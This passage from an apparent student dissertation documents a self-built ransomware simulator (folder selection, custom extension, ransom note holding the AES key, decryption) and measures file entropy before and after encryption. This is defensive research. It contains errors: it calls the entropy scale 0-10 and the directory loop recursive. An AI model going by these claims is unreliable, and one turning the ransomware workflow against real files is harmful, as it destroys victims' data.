


Figure 49: Decrypted file readable showing original contents restored.

### 3.3.5 Modifying MoChara

#### 3.3.5.1 Code

The directory to be encrypted can be chosen when either process is run. The browse folder function is started every time the tool is run, and the User simply selects desired folder to encrypt. This can be found on lines 338-351 (Figure 50). The directory is stored to be used later in the tool. The tool confirms the directory chosen by the User was intended path, and if not restarts the tool. This can be found on lines 353-364 (Figure 51).

```
338     LPITEMIDLIST pidl = SHBrowseForFolder(&bi);
339     std::wstring beforeConversion;
340     if (pidl != NULL)
341     {
342         // get the name of the folder and put it in path
343         SHGetPathFromIDList(pidl, path);
344         beforeConversion = path;
345     }
346     else
347     {
348         //Throw error in a message box as user did not select a folder
349         MessageBox(NULL, L"Please select a folder to Encrypt/Decrypt", NULL, NULL);
350         return 0;
351     }
```

Figure 50: Select the directory to be encrypted/decrypted.

```
353     string afterConversion(beforeConversion.begin(), beforeConversion.end());
354     cout << "Path selected is " << afterConversion << endl;
355     string confirmation;
356     cout << "Are you happy with the selected Folder? (Y/N): ";
357     std::cin >> confirmation;
358
359     if (confirmation == "N")
360     {
361         cout << "Please restart the tool" << endl;
362         //restart the process
363         return 0;
364     }
```

Figure 51: Confirm directory to be encrypted/decrypted.

Furthermore, the file extension in each scenario can be changed to any appendage the user desires before running the tool. Which can be found on lines 376-378 (Figure 52).

```
374     if (mode == 1 && confirmation == "Y") //Encryption Process
375     {
376         string append;
377         cout << "Please enter the file extension to append (E.G .mcra): ";
378         std::cin >> append; //user entered extension is later used in encry
379     }
```

Figure 52: File extension to be used in the scenario is requested.

#### 3.3.5.2 Running Modification

To further demonstrate the modification the researcher began a new scenario. The file extension chosen was *“.veryepicawesometoolthatsveryusefulwow”* and the directory being the Desktop (Figure 53 on the next page).




Figure 53: “.veryepicawesometoolthatsveryusefulwow” file extension chosen.

On the Desktop, the files were successfully encrypted and appended with the extension (Figure 54). The researcher opened the ransom note generated and it contained the AES 256 key “976DA0FC33A34EC2C948E2A2E7248DBADD2129428A808740674684445E612F92” and the file extension “.veryepicawesometoolthatsveryusefulwow” (Figure 55).




Figure 54: Files encrypted with new appended file extension.




Figure 55: ransom note containing the AES key and the new file extension chosen.

Finally, the researcher executed MoChara again and entered the number “2” to start the decryption process. The Desktop was selected to decrypt, and the file extension supplied was “.veryepicawesometoolthatsveryusefulwow”. The tool successfully decrypted the files with a confirmation message “Finished decrypting entire folder...” (Figure 56).




Figure 56: Decrypting Desktop folder with new settings.

### 3.4 KnowBe4's RanSim v2.2.1.3

#### 3.4.1 Code

The RanSim tool is not open source therefore the code is unavailable. However, its features were still checked by running the tool to determine how it is performing the main features of ransomware.

#### 3.4.2 Setting Up RanSim

The researcher downloaded another ransomware simulation testing tool from KnowBe4 called “RanSim” (Knowbe4, 2023). Upon download the file contained a setup executable file called “*SimulatorSetup.exe*” (Figure 57). The executable was transferred onto the private network on the Windows 10 VM Paddy account. The researcher ran the setup tool and followed the wizard until it had been fully installed (Figure 58).




Figure 57: RanSim executable file on the Windows 10 VM.




Figure 58: RanSim tool installed.

After installation the tool created a shortcut to launch the application called “KnowBe4 Ran Simulator” (Figure 59).



Figure 59: RanSim shortcut placed on the Desktop.

The researcher launched the application and the start-up menu appeared with an option to “Check now” (Figure 60). MoChara and KnowBe4’s RanSim were successfully setup and ready to execute for evaluation and testing.




Figure 60: RanSim application main menu.

## Chapter 4 Results

### 4.1 Introduction

The project will be evaluated by gathering quantitative data on MoChara, the ransomware simulation tool developed by the researcher, on the encryption/decryption feature to test its performance. KnowBe4's RanSim will be evaluated by how it fared against MoChara in terms of its ransomware features and the statistical graphs generated at end of each simulation.

### 4.2 File Entropy Python Script

The researcher developed a script in Python 3 that would check the Shannon scale entropy of a file by loading in the entire file byte by byte and checking the randomness of data. Each file's calculated entropy was stored and once every file's entropy had been calculated an Excel spreadsheet was generated with the filename and its corresponding entropy. The full script can be found in Appendix J.

#### 4.2.1 Code

The researcher adapted code to calculate the Shannon scale entropy from user2404495 who mentioned the common way in which file entropy is calculated in Python as seen in Figure 61 and lines 34-46 in the script (user2404495, 2013).

```
34 freqList = []
35 for b in range(256): # (user2404495, 2013)
36     ctr = 0 #
37     for byte in byteArr: #
38         if byte == b: #
39             ctr += 1 #
40     freqList.append(float(ctr) / fileSize) #
41 # Shannon entropy
42 ent = 0.0 #
43 for freq in freqList: #
44     if freq > 0: #
45         ent = ent + freq * math.log(freq, 2) #
46 ent = -ent #
```

Figure 61: Calculating file entropy in Python 3.

Each calculated entropy is inserted into a list. A DataFrame is constructed with the list and converted to an Excel spreadsheet called "Entropy.xlsx" which can be found on lines 47-55 (Figure 62).

```
47 print('Shannon entropy: {}'.format(ent))
48 data.insert(0, ent)
49 rows.insert(0, f)
50
51 print(data)
52 print(rows)
53 df = pd.DataFrame(data, index=[rows], columns=[cols])
54 print(df)
55 df.to_excel('Entropy.xlsx', sheet_name='new_sheet_name')
```

Figure 62: DataFrame is constructed and converted to Excel spreadsheet.

The script asks the User which directory to run the entropy calculator on (line 22). It then recursively loops through each file calculating the entropy for all files in the folder which can be found on lines 23-30 (Figure 63).

```

22  dir = input("Enter folder to run entropy on")
23  for filename in os.listdir(dir):
24      f = os.path.join(dir, filename)
25      # checking if it is a file
26      if os.path.isfile(f):
27          print("File to get Entropy on is",f)
28          with open(f, 'rb') as e:
29              byteArr = list(e.read())
30              fileSize = len(byteArr)

```

Figure 63: Recursively looping through each file in the directory chosen.

#### 4.2.2 Running Script Before Encryption

The script was run on directory “D:\Get-Ent” which contained all the test files in its original state before they had been encrypted (Figure 64).

```

C:\Users\Paddy\OneDrive - Abertay University\Abertay University\Year 4\S2\Hons Proj>python3 entropyS0.py
Enter folder to run entropy onD:\Get-Ent
File to get Entropy on is D:\Get-Ent\Accessing https with burp proxy on.txt
File size in bytes: 295
Calculating Shannon entropy of file. Please wait...
Shannon entropy: 4.471601449656086
File to get Entropy on is D:\Get-Ent\Adding to scope.txt
File size in bytes: 580
Calculating Shannon entropy of file. Please wait...
Shannon entropy: 4.52285575620974
File to get Entropy on is D:\Get-Ent\AutoRecon.txt
File size in bytes: 61
Calculating Shannon entropy of file. Please wait...
Shannon entropy: 4.6153466661280085
File to get Entropy on is D:\Get-Ent\Basic Pentesting.txt
File size in bytes: 1,014
Calculating Shannon entropy of file. Please wait...
Shannon entropy: 4.623554250185829
File to get Entropy on is D:\Get-Ent\Brooklyn Nine Nine.txt
File size in bytes: 367

```

Figure 64: Running Python3 Entropy calculator on “D:\Get-Ent”.

The script outputted the calculated entropy of some files with the rest written to the spreadsheet (Figure 65). The full entropy result can be found in Appendix K.

	Entropy
D:\Get-Ent\xsshunter tool.txt	3.720129
D:\Get-Ent\XSS Payloads.txt	3.940760
D:\Get-Ent\wpscan.txt	4.792683
D:\Get-Ent\Windows priv esc.txt	4.089552
D:\Get-Ent\windows dll privesc.txt	5.160430
...	...
D:\Get-Ent\Brooklyn Nine Nine.txt	4.872917
D:\Get-Ent\Basic Pentesting.txt	4.623554
D:\Get-Ent\AutoRecon.txt	4.615347
D:\Get-Ent\Adding to scope.txt	4.522856
D:\Get-Ent\Accessing https with burp proxy on.txt	4.471601

[129 rows x 1 columns]

Figure 65: Script finished, and entropy outputted for some files.

### 4.2.3 Running Script After Encryption

After all the test files were encrypted using MoChara the script was run on directory “D:\Get-Ent” which contained all the test files in its encrypted state (Figure 66).

```
C:\Users\Paddy\OneDrive - Abertay University\Abertay University\Year 4\S2\Hons Proj>python3 entropyS0.py
Enter folder to run entropy onD:\Get-Ent
File to get Entropy on is D:\Get-Ent\Accessing https with burp proxy on.txt.mcra
File size in bytes: 307
Calculating Shannon entropy of file. Please wait...
Shannon entropy: 7.301683262291597
File to get Entropy on is D:\Get-Ent\Adding to scope.txt.mcra
File size in bytes: 592
Calculating Shannon entropy of file. Please wait...
Shannon entropy: 7.640465710856503
File to get Entropy on is D:\Get-Ent\AutoRecon.txt.mcra
File size in bytes: 73
Calculating Shannon entropy of file. Please wait...
Shannon entropy: 5.987702812275048
File to get Entropy on is D:\Get-Ent\Basic Pentesting.txt.mcra
File size in bytes: 1,026
Calculating Shannon entropy of file. Please wait...
Shannon entropy: 7.819550661704403
File to get Entropy on is D:\Get-Ent\Brooklyn Nine Nine.txt.mcra
File size in bytes: 379
Calculating Shannon entropy of file. Please wait...
Shannon entropy: 7.4349221290667025
File to get Entropy on is D:\Get-Ent\Brute+Forcing+The+Enigma+Cipher+White+Paper.docx.mcra
File size in bytes: 1,752,036
Calculating Shannon entropy of file. Please wait...
```

Figure 66: Running Python3 Entropy calculator on “D:\Get-Ent”.

The script outputted the calculated entropy of some files with the rest written to the spreadsheet (Figure 67). The full entropy result can be found in Appendix L.

```
Entropy
D:\Get-Ent\xsshunter tool.txt.mcra 5.028639
D:\Get-Ent\XSS Payloads.txt.mcra 5.071928
D:\Get-Ent\wpscan.txt.mcra 6.946627
D:\Get-Ent\Windows priv esc.txt.mcra 5.402964
D:\Get-Ent\windows dll privesc.txt.mcra 7.541161
...
D:\Get-Ent\Brooklyn Nine Nine.txt.mcra 7.434922
D:\Get-Ent\Basic Pentesting.txt.mcra 7.819551
D:\Get-Ent\AutoRecon.txt.mcra 5.987703
D:\Get-Ent\Adding to scope.txt.mcra 7.640466
D:\Get-Ent\Accessing https with burp proxy on.t... 7.301683

[129 rows x 1 columns]
```

Figure 67: Script finished, and entropy outputted for some files.

## 4.3 Dataset - Entropy of All Test Files

### 4.3.1 Before Encryption

The data used to create the clustered column can be found in Appendix K. If a file is higher than 5 on the Shannon scale from 0-10 then it can be determined that it has been properly encrypted. Moreover, if a files entropy increases then it can be assumed significant modification of that file has occurred.

Figure 68 on the next page presents a clustered column created from the entropy gathered of each file before it had been encrypted. The entropy number is shown on a scale from 0-9 on the left-hand side. The filename for the entropy is shown at the bottom of the diagram.

The majority of files were below 5 on the Shannon scale with only 7 files out of the test files being well over 5 on the Shannon scale. The reason for the high entropy in these files is due to the large amount of data in that file. The average entropy of a file before encryption was 4.567381.




Figure 68: Clustered column presenting entropy on test files before encryption.

### 4.3.2 After Encryption

The data used to create the clustered column can be found in Appendix L. As mentioned before, if a file is higher than 5 on the Shannon scale from 0-10 then it can be determined that it has been properly encrypted. Moreover, if a file's entropy increases then it can be assumed significant modification of that file has occurred.

Figure 69 on the next page presents a clustered column created from the entropy gathered of each file after it had been encrypted. The entropy number is shown on a scale from 0-9 on the left-hand side. The filename for the entropy is shown at the bottom of the diagram.

After the researcher ran the encryption feature in MoChara, the majority of files were above 5 on the Shannon scale. The average entropy of a file after encryption was 6.681067 which is an increase of 2.113686.

